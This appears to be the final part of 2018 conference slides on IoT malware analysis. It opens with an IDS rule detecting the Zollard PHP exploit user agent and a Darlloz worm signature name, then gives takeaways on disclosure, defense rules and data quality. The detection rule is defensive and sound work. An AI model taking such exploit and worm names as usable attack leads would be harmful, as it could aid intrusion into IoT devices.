alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Zollard PHP Exploit UA"; flow:established,to_server; content:"Zollard"; http_user_agent; reference:url,deependresearch.org/2013/12/hey-zollard-leave-my-internet-of-things.html; classtype:trojan-activity; sid:2017798; rev:2; metadata:created_at 2013_12_04, updated_at 2013_12_04;)
```

Sid 1-32013

Message

MALWARE-CNC Linux.Worm.Darlloz variant outbound connection

Conclusions

Key Takeaways

- To understand (IoT) malware
  *A wider view is both **necessary and beneficial***
  - Must go beyond just samples and honeypots analysis
  - Must use widely and intensively
    - Metadata
    - Timestamps
    - Archives
    - Sec-adv
    - Internet “dumpster diving”
    - Etc.

Key Takeaways

- To improve security posture of IoT/embedded
  Proper vulnerability management, disclosure and defense
  - Need to dramatically improve CVE and disclosure management
  - Must have defense ready with (or before) offense and (PoC-)exploits

- Possible solutions?

Key Takeaways

- To improve security posture of IoT/embedded
  Proper vulnerability management, disclosure and defense

- 1. Defense as part of “full/responsible disclosure”
    - Develop and release IDS/IPS, Yara, VAS rules/scripts before (or at least at the same time) PoC and exploits
- 2. “Bug-bounties for Defense” - Yara, IDS, VAS rules/scripts for
    - *Vulnerabilities* that miss defense rules
    - *Exploits* that miss defense rules
    - *Malware* samples that miss defense rules
- 3. Security data “cleanup day”
    - Fix missing/wrong references and details
    - Assign and correct CVEs

Key Takeaways

- To enable AI-powered cybersecurity
  Proper, clean, structured, updated data is absolutely necessary
  - Need to **continuously correct bad data** in: CVEs, sec-adv, defense rules (IDS, Yara, VAS)
  - Else: GIGO = Garbage In Garbage Out
    - *“The effectiveness of a data mining exercise depends critically on the quality of the data. In computing this idea is expressed in the familiar acronym GIGO – Garbage In, Garbage Out” (“Principles of Data Mining”, 2001)*

Key Takeaways

- IoT malware works well with 0lday
  - Really old exploits are (re)used over a long timespan
    - 0lday works excellently -> no need to discover (or burn) 0-day
  - Device firmware doesn’t get updated much
  - A discovered vulnerability does not necessarily get fixed for similar devices

- More and better (automated) tools for IoT malware analysis are needed
  - The presented sandbox is a step in that direction
  - Still, more community and collaborative work is required

- Many/most IoT malware families (and their exploits) are closely related
  - Good to keep track of metadata and historic evolution

Q & A

Thank you!

- Reach us here:
  - ancostin@jyu.fi or @costinandrei
  - jzaddach@cisco.com or @jzaddach

- The datasets, the whitepaper and the slides periodically updated here:
  - Available shortly after the conference
  - http://firmware.re/bh18us
  - http://firmware.re/malw
- The sandbox code (will be available soon)
  - http://github.com/CISCO-Talos/

License

- The datasets, the whitepaper and the slides are covered by:
    - Attribution 3.0 Unported (CC BY 3.0)
    - BY: “Andrei Costin (University of Jyvaskyla, Firmware.RE Project) and Jonas Zaddach (Cisco, Talos Intelligence Group), 2018”

Media sources

- Ecovacs DeeBot by Faktoren (CC-BY-SA 4.0)
- NAS Server by Bin im Garten (CC-BY-SA 3.0)
- A Winter’s Day by jknaus (copyright/license info missing)